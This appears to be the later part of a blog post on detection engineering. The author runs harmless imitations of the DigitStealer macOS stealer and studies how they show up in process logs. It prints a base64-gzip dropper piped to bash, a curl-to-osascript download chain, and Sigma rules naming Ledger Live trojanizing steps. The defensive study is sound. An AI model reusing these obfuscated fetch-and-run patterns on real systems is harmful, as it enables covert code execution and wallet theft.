So now that we can see curl pulling down the dropper.sh and we can see the implication of it being piped to bash, we should quickly refresh ourselves on what the dropper did so we can properly conceptualize the next part.
The dropper itself ran the following:
1
2
3
echo
'H4sIANRhHmkA/03NsW6EMAyA4Z2n8KkSW7HoeANDh0ontRNPYIIhUU0cxUlR0T08DB26/fqW/+WGU4g4kfmmieprAlezwOti4yf4UpLdETPt3RqKr1M1zk5j4Vg6pxs+juP3XTXhB33zF8lOmcdCa4grZl4MPdNsuNE1oZSEzeWQysUiumuWufvH8AQ1+usBZ/7BWEXgbWh7aBsT5gT9CRdRMle0AAAA'
| base64 -d | gunzip | bash
If we take a look at our log entries from the above bash running, we have a few interesting things I want to call out. The six events in order from bottom to top are:
1
2
3
4
5
6
sleep 1
osascript
nohup curl -fsSL https://raw.githubusercontent.com/IzzyBoop/FakeMalwareStaging/refs/heads/main/DigitStealer%20Simulation/applescript/helloworld.applescript
bash
gunzip
base64 -d
Notice how we don’t see the encoded base64 at all in the resulting log entries. We do, however, see the base64 -d, gunzip, and bash that the base64 was piped into, then quickly after that we see the decoded command run.
Remember, the decoded and gunzipped command was the following:
1
2
3
4
5
#!/bin/bash

nohup curl -fsSL https://raw.githubusercontent.com/IzzyBoop/FakeMalwareStaging/refs/heads/main/DigitStealer%20Simulation/applescript/helloworld.applescript
| osascript >/dev/null 2>&1 &
sleep 1
So the next 3 log entries from above are from the decoded script:
1
2
3
sleep 1
osascript
nohup curl -fsSL https://raw.githubusercontent.com/IzzyBoop/FakeMalwareStaging/refs/heads/main/DigitStealer%20Simulation/applescript/helloworld.applescript
We can see that #!/bin/bash does not show up in our log entries, nor does the >/dev/null 2>&1 & output redirect after the piped osascript. We do, however, see the osascript and sleep 1 processes shortly after the curl event. As above, they will have different PIDs but the same PGID as each other.
Another quick refresher before we look at more entries! The helloworld.applescript that the last curl pulled down is shown here:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
set kPrint to "applescript hello world"
set kURL to "https://raw.githubusercontent.com/IzzyBoop/FakeMalwareStaging/refs/heads/main/applescript/final.applescript"
set kDownloadFolder to "/tmp/FAKEMALWARE"
set kFile to "/tmp/FAKEMALWARE/final.applescript"
set kFile2 to "/tmp/FAKEMALWARE/final2.applescript"

-- This is a comment

do shell script "echo " & quoted form of kPrint

do shell script "mkdir -p " & quoted form of kDownloadFolder

do shell script "curl --max-time 3600 --retry 10 --retry-delay 5 --retry-max-time 3600 -f -C - -o " & quoted form of kFile & " " & quoted form of kURL

do shell script "cat " & quoted form of kFile & " >> " & quoted form of kFile2
This block of AppleScript generates a lot of log entries so the next section will show all the entires with the initiating process at the beginning of the line. For example process -> [thing it ran].
1
2
3
4
5
6
7
8
9
10
11
cat    -> cat /tmp/FAKEMALWARE/final.applescript
bash   -> sh -c cat '/tmp/FAKEMALWARE/final.applescript' >> '/tmp/FAKEMALWARE/final2.applescript'
sh     -> sh -c cat '/tmp/FAKEMALWARE/final.applescript' >> '/tmp/FAKEMALWARE/final2.applescript'
curl   -> curl --max-time 3600 --retry 10 --retry-delay 5 --retry-max-time 3600 -f -C - -o /tmp/FAKEMALWARE/final.applescript https://raw.githubusercontent.com/IzzyBoop/FakeMalwareStaging/refs/heads/main/applescript/final.applescript
bash   -> sh -c curl --max-time 3600 --retry 10 --retry-delay 5 --retry-max-time 3600 -f -C - -o '/tmp/FAKEMALWARE/final.applescript' 'https://raw.githubusercontent.com/IzzyBoop/FakeMalwareStaging/refs/heads/main/applescript/final.applescript'
sh     -> sh -c curl --max-time 3600 --retry 10 --retry-delay 5 --retry-max-time 3600 -f -C - -o '/tmp/FAKEMALWARE/final.applescript' 'https://raw.githubusercontent.com/IzzyBoop/FakeMalwareStaging/refs/heads/main/applescript/final.applescript'
mkdir  -> mkdir -p /tmp/FAKEMALWARE
bash   -> sh -c mkdir -p '/tmp/FAKEMALWARE'
sh     -> sh -c mkdir -p '/tmp/FAKEMALWARE'
bash   -> sh -c echo 'applescript hello world'
sh     -> sh -c echo 'applescript hello world'
M’kay, that’s a lot of events. Let’s take a look at them in order to see what we can learn.
The first event tells us that do shell script manifests as sh -c, this is really helpful for future detection efforts. We can also see how the process was executed by sh and bash. The next event, the mkdir, is the same, executed by sh and bash, but we also see a third event executed as mkdir without the sh -c and without the quotes around the path.
The curl event shows us a similar scenario. It is executed as sh, bash, and curl, and the final curl event is missing the sh -c as well as any quoting of paths or URLs.
The final event where we cat the apple script into another file gives us some good info as well. It is executed by sh, bash, then cat. The first two retain the >> in the command line as well as the quotes, and the final event only retains cat /tmp/FAKEMALWARE/final.applescript.
Utilizing Our Findings
So how can we utilize what we’ve learned here today? With sigma rules of course! Below are some examples of sigma rules I have created for my own personal use based on the info I gathered while writing this blog.
This first rule is meant to detect two different scenatios:
bashexecutingbase64 -dorgunzipbashexecutingcurlwith specific flags, tld’s, and file paths all present within the commandline.
The purpose of this rule is to gather a lot of events, then follow it up with programmatic analysis where any event within selection_1 happens within extremely close temporal proximity to an event from selection_2. This would allow us to gather any events where we likely have a malicious curl being piped into or from a base64 -d and gunzip.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
title: MacOS Digit Stealer - Dropper Detection
description: Detects 'Drag Into Terminal.msi' bash dropper.
id: fdfe1adc-244a-4d84-a219-86fbdb38307c
status: experimental
author: IzzyBoop
date: 2025/11/20
logsource:
  product: macos
  category: process_creation
detection:
  selection_1:
    ParentImage|endswith: '/bash'
    CommandLine: # Look for the commands with the same group id as these results. This captures "[command] | base64 -d | gunzip", etc.
      - 'base64 -d'
      - 'gunzip'
  selection_2:
    ParentImage|endswith: '/bash'
    CommandLine|contains|all:
      - 'curl'
      - '-fsSL'
      - '.pages.dev'
      - '.aspx'
  condition: selection_1 or selection_2
Our next rule is a bit broad but follows the same principles as the one above. It’s meant to detect two different scenatios:
bashexecutingcurlwith-fsSLflags.bashexecutingosascriptorosascript -l Javascript
As above, this rule is also meant to be used to gather a large amount of initial data then be followed up with analysis to find any events that happen within an extremely short amount of time of one another.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
title: MacOS Digit Stealer Curling Further Payloads
description: Detects Digit Stealer Curling Second Stage Payloads
id: 0b9e1c49-ba9d-486a-a27e-1ce2363fb8fd
status: experimental
author: IzzyBoop
date: 2025/11/20
logsource:
  product: macos
  category: process_creation
detection:
  selection_1:
    ParentImage|endswith: 'bash'
    CommandLine|contains|all:
      - 'curl'
      - '-fsSL'
  selection_2:
    ParentImage|endswith: 'bash'
    CommandLine: # Look for the commands with the same group id as these results. This captures "[command] | osascript", etc.
      - 'osascript'
      - 'osascript -l Javascript'
  condition: selection_1 or selection_2
The last rule is a bit heavy and probably a bit too long but we ball. This rule is meant to detect any of the individual commandlines related to the creation of the malicious app.asar file that trojanizes the current ledger wallet install on a host machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
title: MacOS Digit Stealer - app.asar Creation
description: Detects activity from the script that creates the app.asar Ledger Live file from three separate pieces
id: 960a5e05-2ce9-475d-a8e9-e4047d5dd1e3
status: experimental
author: IzzyBoop
date: 2025/11/20
logsource:
  product: macos
  category: process_creation

detection:
#   selection_1:
#     ParentImage|endswith: 'osascript'
#     CommandLine|contains|all:
#       - 'sh -c'
#       - 'osascript -e'
#       - 'set volume with output muted'
# Far too noisy. Used in a lot of legitimate processes apparently.

  selection_2:
    ParentImage|endswith: 'osascript'
    CommandLine|contains|all:
      - 'sh -c'
      - 'mkdir -p'
      - '/tmp/downloaded_parts'

  selection_3:
    ParentImage|endswith: 'osascript'
    CommandLine|contains|all:
      - 'sh -c'
      - 'rm -f'
      - '/tmp/app.asar.zip'

  selection_4:
    ParentImage|endswith: 'osascript'
    CommandLine|contains|all:
      - 'sh -c'
      - 'curl'
      - '--max-time'
      - '--retry'
      - '--retry-delay'
      - '--retry-max-time'
      - '-f -C - -o'

  selection_5:
    ParentImage|endswith: 'osascript'
    CommandLine|contains|all:
      - 'sh -c'
      - 'cat'
      - '/tmp/downloaded_parts/'
      - '>>'
      - '/tmp/app.asar.zip'

  selection_6:
    ParentImage|endswith: 'osascript'
    CommandLine|contains|all:
      - 'sh -c'
      - 'cd'
      - '/tmp'
      - '&&'
      - 'unzip -o'
      - '/tmp/app.asar.zip'

  selection_7:
    ParentImage|endswith: 'osascript'
    CommandLine|contains|all:
      - 'sh -c'
      - 'killall'
      - 'Ledger Live'
      - '|| true'

  selection_8:
    ParentImage|endswith: 'osascript'
    CommandLine|contains|all:
      - 'sh -c'
      - 'rm -rf'
      - '/tmp/downloaded_parts/'

  condition: 1 of selection_*
Conclusion
Look, I’ll be honest with you. This whole process was messy, janky, and probably not how “real” malware analysts do it. But you know what? It worked. And more importantly, I learned a ton in the process.
By creating fake malware samples and using MacMonitor to see how commands actually manifest in host telemetry, I was able to answer questions I didn’t even know I had. Does & quoted form of [variable] show up in logs? Yes and no. Do piped commands stay together or split apart? They split faster than my parents did. Do base64 encoded payloads show up before decoding? Nah. These might seem like small details, but they’re critical when you’re trying to write detection logic that doesn’t suck.
The sigma rules I created from this exercise are far from perfect. They’re broad, they’ll probably generate some noise, and they absolutely need to be followed up with temporal analysis to correlate related events. But that’s okay! Because now I have something instead of nothing, and I have a better understanding of how to iterate and improve them. Plus, once I get my ELK stack fully operational and start playing with coreSigma, I can revisit all of this with better tooling and make it even better.
The real takeaway here isn’t just “here’s how you detect DigitStealer” (though hopefully the rules help someone out there). The real takeaway is that you don’t need a fully kitted-out lab with enterprise SIEM solutions and a malware sandbox to start learning. You can use free tools like MacMonitor, create some fake samples on GitHub, and just… start poking around. Will you make mistakes? Absolutely. Will some of your detections be janky? 100%. But remember: suckin at something is the first step toward bein sorta good at something.
So go forth, create some fake malware, break some stuff, write some terrible sigma rules, and learn from it. And if you do find better ways to do any of this (which you probably will because let’s be real, the bar is not high), please share them. We’re all just out here trying to git gud together.
If you want to follow along with my continued journey of questionable detection engineering and macOS shenanigans, all my sigma and yara rules are on my github. Feel free to use them, improve them, or laugh at them. All three are valid responses.
Now if you’ll excuse me, I have an ELK stack to go configure. Wish me luck.